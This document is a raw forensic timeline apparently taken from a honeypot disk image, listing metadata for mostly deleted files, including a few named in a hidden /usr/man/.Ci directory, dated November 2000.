  2687 .a. -rw-r--r-- 17275    games    94196    <honeypot.hda5.dd-dead-94196>
  4532 .a. -rw-r--r-- 17275    games    17515    <honeypot.hda5.dd-dead-17515>
  1688 .a. -rw-r--r-- 17275    games    79165    <honeypot.hda5.dd-dead-79165>
 36615 .a. -rw-r--r-- root     root     94046    <honeypot.hda5.dd-dead-94046>
  4688 .a. -rw-r--r-- root     root     48419    <honeypot.hda5.dd-dead-48419>
     9 .a. -rw-r--r-- 17275    games    94086    <honeypot.hda5.dd-dead-94086>
  1864 .a. -rw-r--r-- 17275    games    17610    <honeypot.hda5.dd-dead-17610>
 10656 .a. -rw-r--r-- root     root     125347   <honeypot.hda5.dd-dead-125347>
  1326 .a. -rw-r--r-- 17275    games    94238    <honeypot.hda5.dd-dead-94238>
  2493 .a. -rw-r--r-- 17275    games    79173    <honeypot.hda5.dd-dead-79173>
  1254 .a. -rw-r--r-- 17275    games    79142    <honeypot.hda5.dd-dead-79142>
  3028 .a. -rw-r--r-- 17275    games    94066    <honeypot.hda5.dd-dead-94066>
  1359 .a. -rw-r--r-- 17275    games    48406    <honeypot.hda5.dd-dead-48406>
 20820 .a. -rw-r--r-- root     root     140836   <honeypot.hda5.dd-dead-140836>
  2007 .a. -rw-r--r-- 17275    games    94074    <honeypot.hda5.dd-dead-94074>
  4444 .a. -rw-r--r-- root     root     79257    <honeypot.hda5.dd-dead-79257>
  1331 .a. -rw-r--r-- 17275    games    79131    <honeypot.hda5.dd-dead-79131>
  4772 .a. -rwxr-xr-x 17275    games    93949    <honeypot.hda5.dd-dead-93949>
 22876 .a. -rwxr-xr-x 17275    games    17568    <honeypot.hda5.dd-dead-17568>
  4340 .a. -rw-r--r-- root     root     79235    <honeypot.hda5.dd-dead-79235>
  3696 .a. -rw-r--r-- 17275    games    140814   <honeypot.hda5.dd-dead-140814>
  2152 .a. -rw-r--r-- 17275    games    94226    <honeypot.hda5.dd-dead-94226>
  2343 .a. -rw-r--r-- 17275    games    140766   <honeypot.hda5.dd-dead-140766>
  2496 .a. -rw-r--r-- 17275    games    94035    <honeypot.hda5.dd-dead-94035>
  2382 .a. -rw-r--r-- 17275    games    109938   <honeypot.hda5.dd-dead-109938>
  2141 .a. -rw-r--r-- 17275    games    94320    <honeypot.hda5.dd-dead-94320>
  4107 .a. -rw-r--r-- 17275    games    125258   <honeypot.hda5.dd-dead-125258>
 13371 .a. -rw-r--r-- 17275    games    79088    <honeypot.hda5.dd-dead-79088>
  4312 .a. -rw-r--r-- root     root     79284    <honeypot.hda5.dd-dead-79284>
  9004 .a. -rw-r--r-- root     root     63812    <honeypot.hda5.dd-dead-63812>
 25275 .a. -rw-r--r-- 17275    games    17563    <honeypot.hda5.dd-dead-17563>
  1298 .a. -rw-r--r-- 17275    games    79118    <honeypot.hda5.dd-dead-79118>
  1475 .a. -rw-r--r-- 17275    games    79218    <honeypot.hda5.dd-dead-79218>
   146 .a. -rw-r--r-- 17275    games    125369   <honeypot.hda5.dd-dead-125369>
  2009 .a. -rw-r--r-- 17275    games    125291   <honeypot.hda5.dd-dead-125291>
  1330 .a. -rw-r--r-- 17275    games    140769   <honeypot.hda5.dd-dead-140769>
  5567 .a. -rw-r--r-- 17275    games    94318    <honeypot.hda5.dd-dead-94318>
  1890 .a. -rw-r--r-- 17275    games    79202    <honeypot.hda5.dd-dead-79202>
  4700 .a. -rw-r--r-- root     root     79250    <honeypot.hda5.dd-dead-79250>
  1455 .a. -rw-r--r-- root     root     2369     <honeypot.hda5.dd-dead-2369>
  1259 .a. -rw-r--r-- 17275    games    48366    <honeypot.hda5.dd-dead-48366>
  2651 .a. -rw-r--r-- 17275    games    79178    <honeypot.hda5.dd-dead-79178>
  4220 .a. -rw-r--r-- root     root     79310    <honeypot.hda5.dd-dead-79310>
  4752 .a. -rw-r--r-- root     root     48429    <honeypot.hda5.dd-dead-48429>
  5240 .a. -rw-r--r-- root     root     63813    <honeypot.hda5.dd-dead-63813>
```

```
 4807 .a. -rw-r--r-- 17275    games    94003    <honeypot.hda5.dd-dead-94003>
 2633 .a. -/-rw-r--r-- 17275    games    109875   /usr/man/.Ci/.temp11 (deleted)
 8988 .a. -rw-r--r-- 17275    games    48388    <honeypot.hda5.dd-dead-48388>
 2149 .a. -rw-r--r-- 17275    games    94127    <honeypot.hda5.dd-dead-94127>
 2414 .a. -rw-r--r-- 17275    games    109818   <honeypot.hda5.dd-dead-109818>
  870 .a. -rw-r--r-- 17275    games    94014    <honeypot.hda5.dd-dead-94014>
 2780 .a. -rw-r--r-- 17275    games    140785   <honeypot.hda5.dd-dead-140785>
 4886 .a. -rw-r--r-- 17275    games    79187    <honeypot.hda5.dd-dead-79187>
 2240 .a. -rw-r--r-- 17275    games    79170    <honeypot.hda5.dd-dead-79170>
 7940 .a. -rw-r--r-- 17275    games    79174    <honeypot.hda5.dd-dead-79174>
 2342 .a. -rw-r--r-- 17275    games    17644    <honeypot.hda5.dd-dead-17644>
  233 .a. -rw-r--r-- 17275    games    94243    <honeypot.hda5.dd-dead-94243>
 2337 .a. -rw-r--r-- 17275    games    17572    <honeypot.hda5.dd-dead-17572>
  318 .a. -rw-r--r-- 17275    games    94268    <honeypot.hda5.dd-dead-94268>
 4664 .a. -rw-r--r-- root     root     79288    <honeypot.hda5.dd-dead-79288>
 2884 .a. -rw-r--r-- root     root     2257     <honeypot.hda5.dd-dead-2257>
 1544 .a. -rw-r--r-- 17275    games    79097    <honeypot.hda5.dd-dead-79097>
 2152 .a. -rw-r--r-- 17275    games    109907   <honeypot.hda5.dd-dead-109907>
 2454 .a. -rw-r--r-- 17275    games    63785    <honeypot.hda5.dd-dead-63785>
 6245 .a. -rw-r--r-- 17275    games    79162    <honeypot.hda5.dd-dead-79162>
 2360 .a. -rw-r--r-- 17275    games    17611    <honeypot.hda5.dd-dead-17611>
  183 .a. -rw-r--r-- 17275    games    94207    <honeypot.hda5.dd-dead-94207>
 7475 .a. -rw-r--r-- 17275    games    140806   <honeypot.hda5.dd-dead-140806>
 4576 .a. -rw-r--r-- root     root     109944   <honeypot.hda5.dd-dead-109944>
  228 .a. -rw-r--r-- 17275    games    94138    <honeypot.hda5.dd-dead-94138>
 4608 .a. -rw-r--r-- root     root     79287    <honeypot.hda5.dd-dead-79287>
 1999 .a. -rw-r--r-- 17275    games    140813   <honeypot.hda5.dd-dead-140813>
 2798 .a. -rw-r--r-- 17275    games    109996   <honeypot.hda5.dd-dead-109996>
 3796 .a. -rw-r--r-- 17275    games    140745   <honeypot.hda5.dd-dead-140745>
 5052 .a. -rw-r--r-- root     root     48447    <honeypot.hda5.dd-dead-48447>
   39 .a. -rw-r--r-- 17275    games    94133    <honeypot.hda5.dd-dead-94133>
 5857 .a. -rw-r--r-- 17275    games    125273   <honeypot.hda5.dd-dead-125273>
 4126 .a. -rw-r--r-- 17275    games    94108    <honeypot.hda5.dd-dead-94108>
  181 .a. -rw-r--r-- 17275    games    94299    <honeypot.hda5.dd-dead-94299>
 2699 .a. -rw-r--r-- 17275    games    94201    <honeypot.hda5.dd-dead-94201>
17136 .a. -rw-r--r-- 17275    games    125297   <honeypot.hda5.dd-dead-125297>
    9 .a. -rw-r--r-- 17275    games    94171    <honeypot.hda5.dd-dead-94171>
 2133 .a. -rw-r--r-- 17275    games    48399    <honeypot.hda5.dd-dead-48399>
 2699 .a. -rw-r--r-- 17275    games    94352    <honeypot.hda5.dd-dead-94352>
 1515 .a. -rw-r--r-- 17275    games    125392   <honeypot.hda5.dd-dead-125392>
 5524 .a. -rw-r--r-- 17275    games    140723   <honeypot.hda5.dd-dead-140723>
 2643 .a. -rw-r--r-- 17275    games    17550    <honeypot.hda5.dd-dead-17550>
    9 .a. -rw-r--r-- 17275    games    94305    <honeypot.hda5.dd-dead-94305>
16418 .a. -rw-r--r-- root     root     2276     <honeypot.hda5.dd-dead-2276>
 2041 .a. -rw-r--r-- 17275    games    140762   <honeypot.hda5.dd-dead-140762>
 1788 .a. -rw-r--r-- 17275    games    79192    <honeypot.hda5.dd-dead-79192>
 3489 .a. -rw-r--r-- 17275    games    79183    <honeypot.hda5.dd-dead-79183>
 2414 .a. -rw-r--r-- 17275    games    17601    <honeypot.hda5.dd-dead-17601>
 2096 .a. -rw-r--r-- 17275    games    109940   <honeypot.hda5.dd-dead-109940>
 2530 .a. -rw-r--r-- 17275    games    109879   <honeypot.hda5.dd-dead-109879>
 2368 .a. -rw-r--r-- 17275    games    140680   <honeypot.hda5.dd-dead-140680>
 1449 .a. -rw-r--r-- 17275    games    94059    <honeypot.hda5.dd-dead-94059>
 1865 .a. -rw-r--r-- 17275    games    94144    <honeypot.hda5.dd-dead-94144>
10089 .a. -rw-r--r-- 17275    games    109913   <honeypot.hda5.dd-dead-109913>
42006 .a. -rw-r--r-- 17275    games    140817   <honeypot.hda5.dd-dead-140817>
 4754 .a. -rw-r--r-- root     root     2347     <honeypot.hda5.dd-dead-2347>
 7064 .a. -rw-r--r-- root     root     79249    <honeypot.hda5.dd-dead-79249>
 3987 .a. -rw-r--r-- 17275    games    48357    <honeypot.hda5.dd-dead-48357>
 1250 .a. -rw-r--r-- 17275    games    63778    <honeypot.hda5.dd-dead-63778>
  367 .a. -rw-r--r-- 17275    games    94330    <honeypot.hda5.dd-dead-94330>
 4675 .a. -rw-r--r-- 17275    games    140793   <honeypot.hda5.dd-dead-140793>
 1827 .a. -rw-r--r-- 17275    games    48405    <honeypot.hda5.dd-dead-48405>
 1675 .a. -rw-r--r-- 17275    games    79205    <honeypot.hda5.dd-dead-79205>
 5096 .a. -rw-r--r-- root     root     140827   <honeypot.hda5.dd-dead-140827>
 2448 .a. -rw-r--r-- 17275    games    63769    <honeypot.hda5.dd-dead-63769>
 1702 .a. -rw-r--r-- 17275    games    17533    <honeypot.hda5.dd-dead-17533>
 1076 .a. -rw-r--r-- 17275    games    17551    <honeypot.hda5.dd-dead-17551>
 3981 .a. -rw-r--r-- 17275    games    140788   <honeypot.hda5.dd-dead-140788>
 2395 .a. -rw-r--r-- 17275    games    63771    <honeypot.hda5.dd-dead-63771>
 2068 .a. -rw-r--r-- 17275    games    109981   <honeypot.hda5.dd-dead-109981>
20528 .a. -rw-r--r-- 17275    games    93878    <honeypot.hda5.dd-dead-93878>
75492 .a. -rw-r--r-- 17275    games    93951    <honeypot.hda5.dd-dead-93951>
 4148 .a. -rw-r--r-- root     root     140826   <honeypot.hda5.dd-dead-140826>
36116 .a. -rw-r--r-- root     root     140831   <honeypot.hda5.dd-dead-140831>
 2343 .a. -rw-r--r-- 17275    games    94130    <honeypot.hda5.dd-dead-94130>
    9 .a. -rw-r--r-- 17275    games    17607    <honeypot.hda5.dd-dead-17607>
   46 .a. -rw-r--r-- 17275    games    94259    <honeypot.hda5.dd-dead-94259>
 1680 .a. -rw-r--r-- 17275    games    48358    <honeypot.hda5.dd-dead-48358>
 3297 .a. -rw-r--r-- 17275    games    17576    <honeypot.hda5.dd-dead-17576>
   41 .a. -rw-r--r-- 17275    games    140702   <honeypot.hda5.dd-dead-140702>
   36 .a. -rw-r--r-- 17275    games    94306    <honeypot.hda5.dd-dead-94306>
 1624 .a. -rw-r--r-- 17275    games    17573    <honeypot.hda5.dd-dead-17573>
 2164 .a. -rw-r--r-- 17275    games    109982   <honeypot.hda5.dd-dead-109982>
 4351 .a. -rw-r--r-- 17275    games    125289   <honeypot.hda5.dd-dead-125289>
 1735 .a. -rw-r--r-- 17275    games    140721   <honeypot.hda5.dd-dead-140721>
 2099 .a. -rw-r--r-- 17275    games    125260   <honeypot.hda5.dd-dead-125260>
 6244 .a. -rw-r--r-- root     root     79302    <honeypot.hda5.dd-dead-79302>
 1750 .a. -rw-r--r-- 17275    games    94147    <honeypot.hda5.dd-dead-94147>
38632 .a. -rw-r--r-- 17275    games    93955    <honeypot.hda5.dd-dead-93955>
 5680 .a. -rw-r--r-- root     root     63810    <honeypot.hda5.dd-dead-63810>
  224 .a. -rw-r--r-- 17275    games    94083    <honeypot.hda5.dd-dead-94083>
 4827 .a. -rw-r--r-- root     root     2315     <honeypot.hda5.dd-dead-2315>
   46 .a. -rw-r--r-- 17275    games    94113    <honeypot.hda5.dd-dead-94113>
  653 .a. -rw-r--r-- 17275    games    94049    <honeypot.hda5.dd-dead-94049>
 1287 .a. -rw-r--r-- 17275    games    63782    <honeypot.hda5.dd-dead-63782>
 1909 .a. -rw-r--r-- 17275    games    94292    <honeypot.hda5.dd-dead-94292>
 2213 .a. -rw-r--r-- 17275    games    17602    <honeypot.hda5.dd-dead-17602>
 1138 .a. -rw-r--r-- 17275    games    140782   <honeypot.hda5.dd-dead-140782>
  228 .a. -rw-r--r-- 17275    games    94277    <honeypot.hda5.dd-dead-94277>
22461 .a. -rw-r--r-- root     root     2301     <honeypot.hda5.dd-dead-2301>
 2149 .a. -rw-r--r-- 17275    games    140763   <honeypot.hda5.dd-dead-140763>
 2063 .a. -rw-r--r-- 17275    games    125270   <honeypot.hda5.dd-dead-125270>
```

```
 2215 .a. -rw-r--r-- 17275    games    94348    <honeypot.hda5.dd-dead-94348>
   40 .a. -rw-r--r-- 17275    games    94215    <honeypot.hda5.dd-dead-94215>
 3367 .a. -rw-r--r-- 17275    games    17516    <honeypot.hda5.dd-dead-17516>
  228 .a. -rw-r--r-- 17275    games    94335    <honeypot.hda5.dd-dead-94335>
    9 .a. -rw-r--r-- 17275    games    94297    <honeypot.hda5.dd-dead-94297>
  752 .a. -rw-r--r-- 17275    games    125233   <honeypot.hda5.dd-dead-125233>
 3051 .a. -rw-r--r-- 17275    games    109810   <honeypot.hda5.dd-dead-109810>
15705 .a. -rw-r--r-- 17275    games    94011    <honeypot.hda5.dd-dead-94011>
 1604 .a. -rw-r--r-- 17275    games    94116    <honeypot.hda5.dd-dead-94116>
 4436 .a. -rw-r--r-- root     root     79275    <honeypot.hda5.dd-dead-79275>
    9 .a. -rw-r--r-- 17275    games    94112    <honeypot.hda5.dd-dead-94112>
 4333 .a. -rw-r--r-- 17275    games    94075    <honeypot.hda5.dd-dead-94075>
 2727 .a. -rw-r--r-- 17275    games    140792   <honeypot.hda5.dd-dead-140792>
 2213 .a. -/-rw-r--r-- 17275    games    109849   /usr/man/.Ci/ptyp (deleted)
 1401 .a. -rw-r--r-- 17275    games    17542    <honeypot.hda5.dd-dead-17542>
  318 .a. -rw-r--r-- 17275    games    17597    <honeypot.hda5.dd-dead-17597>
 3063 .a. -rw-r--r-- 17275    games    17603    <honeypot.hda5.dd-dead-17603>
 4869 .a. -rw-r--r-- 17275    games    63767    <honeypot.hda5.dd-dead-63767>
 2789 .a. -rw-r--r-- 17275    games    17615    <honeypot.hda5.dd-dead-17615>
 2712 .a. -rw-r--r-- 17275    games    63768    <honeypot.hda5.dd-dead-63768>
 2244 .a. -rw-r--r-- 17275    games    48385    <honeypot.hda5.dd-dead-48385>
 2362 .a. -rw-r--r-- 17275    games    79122    <honeypot.hda5.dd-dead-79122>
 5023 .a. -rw-r--r-- 17275    games    140822   <honeypot.hda5.dd-dead-140822>
 3465 .a. -rw-r--r-- root     root     2356     <honeypot.hda5.dd-dead-2356>
  318 .a. -rw-r--r-- 17275    games    94287    <honeypot.hda5.dd-dead-94287>
 4120 .a. -rw-r--r-- 17275    games    125271   <honeypot.hda5.dd-dead-125271>
 1237 .a. -rw-r--r-- 17275    games    48363    <honeypot.hda5.dd-dead-48363>
 4869 .a. -rw-r--r-- 17275    games    94261    <honeypot.hda5.dd-dead-94261>
 3208 .a. -rw-r--r-- 17275    games    48310    <honeypot.hda5.dd-dead-48310>
 1544 .a. -rw-r--r-- 17275    games    17579    <honeypot.hda5.dd-dead-17579>
 1158 .a. -rw-r--r-- 17275    games    79130    <honeypot.hda5.dd-dead-79130>
37107 .a. -rw-r--r-- root     root     2290     <honeypot.hda5.dd-dead-2290>
 2089 .a. -rw-r--r-- root     root     79319    <honeypot.hda5.dd-dead-79319>
 2843 .a. -/-rw-r--r-- 17275    games    109869   /usr/man/.Ci/.temp5 (deleted)
 1899 .a. -rw-r--r-- 17275    games    17549    <honeypot.hda5.dd-dead-17549>
   51 .a. -rw-r--r-- 17275    games    94054    <honeypot.hda5.dd-dead-94054>
 2224 .a. -rw-r--r-- 17275    games    94043    <honeypot.hda5.dd-dead-94043>
 8527 .a. -rw-r--r-- root     root     63796    <honeypot.hda5.dd-dead-63796>
 2342 .a. -rw-r--r-- 17275    games    79315    <honeypot.hda5.dd-dead-79315>
 4333 .a. -rw-r--r-- 17275    games    94225    <honeypot.hda5.dd-dead-94225>
    9 .a. -rw-r--r-- 17275    games    17507    <honeypot.hda5.dd-dead-17507>
 4640 .a. -rw-r--r-- root     root     2358     <honeypot.hda5.dd-dead-2358>
10318 .a. -rw-r--r-- root     root     2300     <honeypot.hda5.dd-dead-2300>
 2265 .a. -rw-r--r-- 17275    games    63783    <honeypot.hda5.dd-dead-63783>
  200 .a. -rw-r--r-- 17275    games    94064    <honeypot.hda5.dd-dead-94064>
    9 .a. -rw-r--r-- 17275    games    94167    <honeypot.hda5.dd-dead-94167>
 1848 .a. -rw-r--r-- 17275    games    140797   <honeypot.hda5.dd-dead-140797>
 5218 .a. -rw-r--r-- 17275    games    93982    <honeypot.hda5.dd-dead-93982>
   38 .a. -rw-r--r-- 17275    games    94082    <honeypot.hda5.dd-dead-94082>
 1548 .a. -rw-r--r-- 17275    games    140794   <honeypot.hda5.dd-dead-140794>
    9 .a. -rw-r--r-- 17275    games    94183    <honeypot.hda5.dd-dead-94183>
    9 .a. -rw-r--r-- 17275    games    94187    <honeypot.hda5.dd-dead-94187>
   43 .a. -rw-r--r-- 17275    games    125371   <honeypot.hda5.dd-dead-125371>
 1674 .a. -rw-r--r-- 17275    games    79103    <honeypot.hda5.dd-dead-79103>
 6265 .a. -rw-r--r-- root     root     2286     <honeypot.hda5.dd-dead-2286>
 1624 .a. -rw-r--r-- 17275    games    17584    <honeypot.hda5.dd-dead-17584>
16248 .a. -rw-r--r-- 17275    games    140811   <honeypot.hda5.dd-dead-140811>
   39 .a. -rw-r--r-- 17275    games    94276    <honeypot.hda5.dd-dead-94276>
 1499 .a. -rw-r--r-- 17275    games    17540    <honeypot.hda5.dd-dead-17540>
 1400 .a. -rw-r--r-- 17275    games    63786    <honeypot.hda5.dd-dead-63786>
 1357 .a. -rw-r--r-- 17275    games    109929   <honeypot.hda5.dd-dead-109929>
 6407 .a. -rw-r--r-- 17275    games    48368    <honeypot.hda5.dd-dead-48368>
 1346 .a. -rw-r--r-- 17275    games    63775    <honeypot.hda5.dd-dead-63775>
 1526 .a. -rw-r--r-- 17275    games    94217    <honeypot.hda5.dd-dead-94217>
 2582 .a. -rw-r--r-- 17275    games    79167    <honeypot.hda5.dd-dead-79167>
10856 .a. -rw-r--r-- 17275    games    17582    <honeypot.hda5.dd-dead-17582>
 1286 .a. -rw-r--r-- 17275    games    140795   <honeypot.hda5.dd-dead-140795>
 4126 .a. -rw-r--r-- 17275    games    94254    <honeypot.hda5.dd-dead-94254>
 1981 .a. -rw-r--r-- 17275    games    79166    <honeypot.hda5.dd-dead-79166>
 2719 .a. -rw-r--r-- 17275    games    140741   <honeypot.hda5.dd-dead-140741>
 4972 .a. -rw-r--r-- root     root     109953   <honeypot.hda5.dd-dead-109953>
  318 .a. -rw-r--r-- 17275    games    94123    <honeypot.hda5.dd-dead-94123>
 1076 .a. -rw-r--r-- 17275    games    17613    <honeypot.hda5.dd-dead-17613>
   45 .a. -rw-r--r-- 17275    games    94181    <honeypot.hda5.dd-dead-94181>
   51 .a. -rw-r--r-- 17275    games    17629    <honeypot.hda5.dd-dead-17629>
 2360 .a. -/-rw-r--r-- 17275    games    109872   /usr/man/.Ci/.temp8 (deleted)
 1455 .a. -rw-r--r-- 17275    games    94040    <honeypot.hda5.dd-dead-94040>
 4071 .a. -rw-r--r-- 17275    games    94012    <honeypot.hda5.dd-dead-94012>
 1331 .a. -rw-r--r-- 17275    games    79171    <honeypot.hda5.dd-dead-79171>
 5240 .a. -rw-r--r-- root     root     79253    <honeypot.hda5.dd-dead-79253>
 5384 .a. -rw-r--r-- root     root     2357     <honeypot.hda5.dd-dead-2357>
 2929 .a. -rw-r--r-- 17275    games    94325    <honeypot.hda5.dd-dead-94325>
   53 .a. -rw-r--r-- 17275    games    94222    <honeypot.hda5.dd-dead-94222>
 5744 .a. -rw-r--r-- root     root     63805    <honeypot.hda5.dd-dead-63805>
 4716 .a. -rw-r--r-- root     root     79242    <honeypot.hda5.dd-dead-79242>
 1511 .a. -rw-r--r-- 17275    games    94239    <honeypot.hda5.dd-dead-94239>
 2009 .a. -rw-r--r-- 17275    games    140740   <honeypot.hda5.dd-dead-140740>
   43 .a. -rw-r--r-- 17275    games    109894   <honeypot.hda5.dd-dead-109894>
 1391 .a. -rw-r--r-- 17275    games    17525    <honeypot.hda5.dd-dead-17525>
 3335 .a. -rw-r--r-- root     root     2328     <honeypot.hda5.dd-dead-2328>
 4460 .a. -rw-r--r-- root     root     79299    <honeypot.hda5.dd-dead-79299>
 5095 .a. -rw-r--r-- 17275    games    140819   <honeypot.hda5.dd-dead-140819>
    9 .a. -rw-r--r-- 17275    games    109967   <honeypot.hda5.dd-dead-109967>
 2543 .a. -rw-r--r-- 17275    games    79176    <honeypot.hda5.dd-dead-79176>
26045 .a. -rw-r--r-- root     root     2310     <honeypot.hda5.dd-dead-2310>
 2530 .a. -rw-r--r-- 17275    games    17616    <honeypot.hda5.dd-dead-17616>
15153 .a. -rw-r--r-- 17275    games    79318    <honeypot.hda5.dd-dead-79318>
   51 .a. -rw-r--r-- 17275    games    109893   <honeypot.hda5.dd-dead-109893>
 1538 .a. -rw-r--r-- root     root     2274     <honeypot.hda5.dd-dead-2274>
   43 .a. -rw-r--r-- 17275    games    48305    <honeypot.hda5.dd-dead-48305>
 5640 .a. -rw-r--r-- root     root     109946   <honeypot.hda5.dd-dead-109946>
    9 .a. -rw-r--r-- 17275    games    94221    <honeypot.hda5.dd-dead-94221>
```

```
                           2120 .a. -rw-r--r-- 17275    games    79158    <honeypot.hda5.dd-dead-79158>
                             40 .a. -rw-r--r-- 17275    games    63819    <honeypot.hda5.dd-dead-63819>
                            870 .a. -rw-r--r-- root     root     2342     <honeypot.hda5.dd-dead-2342>
                          43795 .a. -rw-r--r-- 17275    games    17583    <honeypot.hda5.dd-dead-17583>
                           1403 .a. -rw-r--r-- 17275    games    63777    <honeypot.hda5.dd-dead-63777>
                           4452 .a. -rw-r--r-- root     root     79233    <honeypot.hda5.dd-dead-79233>
                          20276 .a. -rw-r--r-- 17275    games    93965    <honeypot.hda5.dd-dead-93965>
                           2017 .a. -rw-r--r-- root     root     2351     <honeypot.hda5.dd-dead-2351>
                           3215 .a. -rw-r--r-- 17275    games    48337    <honeypot.hda5.dd-dead-48337>
                          26467 .a. -rw-r--r-- 17275    games    93943    <honeypot.hda5.dd-dead-93943>
                           5551 .a. -rw-r--r-- 17275    games    125285   <honeypot.hda5.dd-dead-125285>
                             40 .a. -rw-r--r-- 17275    games    94310    <honeypot.hda5.dd-dead-94310>
                             38 .a. -rw-r--r-- 17275    games    125368   <honeypot.hda5.dd-dead-125368>
                          15633 .a. -rw-r--r-- 17275    games    140804   <honeypot.hda5.dd-dead-140804>
                          87262 .a. -rw-r--r-- 17275    games    93952    <honeypot.hda5.dd-dead-93952>
                           4496 .a. -rw-r--r-- root     root     109957   <honeypot.hda5.dd-dead-109957>
                           1908 .a. -rw-r--r-- 17275    games    125294   <honeypot.hda5.dd-dead-125294>
                           4807 .a. -rw-r--r-- root     root     2331     <honeypot.hda5.dd-dead-2331>
                           2684 .a. -rw-r--r-- 17275    games    79108    <honeypot.hda5.dd-dead-79108>
                           1082 .a. -rw-r--r-- 17275    games    140712   <honeypot.hda5.dd-dead-140712>
                          25510 .a. -rw-r--r-- root     root     2264     <honeypot.hda5.dd-dead-2264>
                           1274 .a. -rw-r--r-- 17275    games    109912   <honeypot.hda5.dd-dead-109912>
                           2102 .a. -rw-r--r-- 17275    games    109904   <honeypot.hda5.dd-dead-109904>
                          15244 .a. -rw-r--r-- root     root     140839   <honeypot.hda5.dd-dead-140839>
                           1271 .a. -rw-r--r-- 17275    games    79139    <honeypot.hda5.dd-dead-79139>
                          13668 .a. -rw-r--r-- root     root     48416    <honeypot.hda5.dd-dead-48416>
                           1291 .a. -rw-r--r-- 17275    games    79207    <honeypot.hda5.dd-dead-79207>
                          14874 .a. -rw-r--r-- 17275    games    93963    <honeypot.hda5.dd-dead-93963>
                              9 .a. -rw-r--r-- 17275    games    94121    <honeypot.hda5.dd-dead-94121>
                           4524 .a. -rw-r--r-- root     root     48448    <honeypot.hda5.dd-dead-48448>
                           3769 .a. -rw-r--r-- 17275    games    17623    <honeypot.hda5.dd-dead-17623>
                           2751 .a. -rw-r--r-- 17275    games    109919   <honeypot.hda5.dd-dead-109919>
                              9 .a. -rw-r--r-- 17275    games    94052    <honeypot.hda5.dd-dead-94052>
                            819 .a. -rw-r--r-- root     root     125342   <honeypot.hda5.dd-dead-125342>
                           2878 .a. -rw-r--r-- 17275    games    109882   <honeypot.hda5.dd-dead-109882>
                           1379 .a. -rw-r--r-- 17275    games    48370    <honeypot.hda5.dd-dead-48370>
                           3878 .a. -rw-r--r-- root     root     2308     <honeypot.hda5.dd-dead-2308>
                           1076 .a. -rw-r--r-- 17275    games    140730   <honeypot.hda5.dd-dead-140730>
                           1612 .a. -rw-r--r-- 17275    games    48371    <honeypot.hda5.dd-dead-48371>
                             39 .a. -rw-r--r-- 17275    games    94267    <honeypot.hda5.dd-dead-94267>
                           1858 .a. -rw-r--r-- root     root     2258     <honeypot.hda5.dd-dead-2258>
                           1913 .a. -rw-r--r-- 17275    games    125278   <honeypot.hda5.dd-dead-125278>
                           8658 .a. -rw-r--r-- root     root     2337     <honeypot.hda5.dd-dead-2337>
                           3128 .a. -rw-r--r-- 17275    games    79177    <honeypot.hda5.dd-dead-79177>
                           3556 .a. -rw-r--r-- root     root     79311    <honeypot.hda5.dd-dead-79311>
                           1624 .a. -rw-r--r-- 17275    games    79091    <honeypot.hda5.dd-dead-79091>
                             33 .a. -rw-r--r-- 17275    games    94038    <honeypot.hda5.dd-dead-94038>
                           1125 .a. -rw-r--r-- 17275    games    63779    <honeypot.hda5.dd-dead-63779>
                         196608 .a. -rw-r--r-- root     root     79324    <honeypot.hda5.dd-dead-79324>
                           1977 .a. -rw-r--r-- 17275    games    79212    <honeypot.hda5.dd-dead-79212>
                          12320 .a. -rw-r--r-- root     root     48432    <honeypot.hda5.dd-dead-48432>
                           2981 .a. -rw-r--r-- 17275    games    79185    <honeypot.hda5.dd-dead-79185>
                           1207 .a. -rw-r--r-- 17275    games    79190    <honeypot.hda5.dd-dead-79190>
                           4360 .a. -rw-r--r-- root     root     48415    <honeypot.hda5.dd-dead-48415>
                           4748 .a. -rw-r--r-- root     root     48440    <honeypot.hda5.dd-dead-48440>
                           1388 .a. -rw-r--r-- 17275    games    17526    <honeypot.hda5.dd-dead-17526>
                            274 .a. -rw-r--r-- 17275    games    94073    <honeypot.hda5.dd-dead-94073>
                           1765 .a. -rw-r--r-- 17275    games    125378   <honeypot.hda5.dd-dead-125378>
                           1564 .a. -rw-r--r-- 17275    games    79136    <honeypot.hda5.dd-dead-79136>
Wed Nov 08 2000 08:52:55     31 ma. lrwxrwxrwx root     root     125307   <honeypot.hda5.dd-dead-125307>
                             24 ma. lrwxrwxrwx root     root     125321   <honeypot.hda5.dd-dead-125321>
                             23 ma. lrwxrwxrwx root     root     125313   <honeypot.hda5.dd-dead-125313>
                             26 ma. lrwxrwxrwx root     root     125327   <honeypot.hda5.dd-dead-125327>
                             17 ma. lrwxrwxrwx root     root     63789    <honeypot.hda5.dd-dead-63789>
                             14 ma. lrwxrwxrwx root     root     63787    <honeypot.hda5.dd-dead-63787>
                             26 ma. lrwxrwxrwx root     root     125318   <honeypot.hda5.dd-dead-125318>
                             27 ma. lrwxrwxrwx root     root     125310   <honeypot.hda5.dd-dead-125310>
                             27 ma. lrwxrwxrwx root     root     125323   <honeypot.hda5.dd-dead-125323>
                             29 ma. lrwxrwxrwx root     root     125305   <honeypot.hda5.dd-dead-125305>
                             26 ma. lrwxrwxrwx root     root     125320   <honeypot.hda5.dd-dead-125320>
                             26 ma. lrwxrwxrwx root     root     125317   <honeypot.hda5.dd-dead-125317>
                             25 ma. lrwxrwxrwx root     root     125330   <honeypot.hda5.dd-dead-125330>
                             26 ma. lrwxrwxrwx root     root     125328   <honeypot.hda5.dd-dead-125328>
                             24 ma. lrwxrwxrwx root     root     125325   <honeypot.hda5.dd-dead-125325>
                             17 ma. lrwxrwxrwx root     root     63792    <honeypot.hda5.dd-dead-63792>
                             14 ma. lrwxrwxrwx root     root     63795    <honeypot.hda5.dd-dead-63795>
                             29 ma. lrwxrwxrwx root     root     125331   <honeypot.hda5.dd-dead-125331>
                             22 ma. lrwxrwxrwx root     root     125329   <honeypot.hda5.dd-dead-125329>
                             24 ma. lrwxrwxrwx root     root     125322   <honeypot.hda5.dd-dead-125322>
                             24 ma. lrwxrwxrwx root     root     125314   <honeypot.hda5.dd-dead-125314>
                             26 ma. lrwxrwxrwx root     root     125319   <honeypot.hda5.dd-dead-125319>
                             18 ma. lrwxrwxrwx root     root     63794    <honeypot.hda5.dd-dead-63794>
                             28 ma. lrwxrwxrwx root     root     125304   <honeypot.hda5.dd-dead-125304>
                             28 ma. lrwxrwxrwx root     root     125306   <honeypot.hda5.dd-dead-125306>
                             27 ma. lrwxrwxrwx root     root     125312   <honeypot.hda5.dd-dead-125312>
                             28 ma. lrwxrwxrwx root     root     125326   <honeypot.hda5.dd-dead-125326>
                             29 ma. lrwxrwxrwx root     root     125303   <honeypot.hda5.dd-dead-125303>
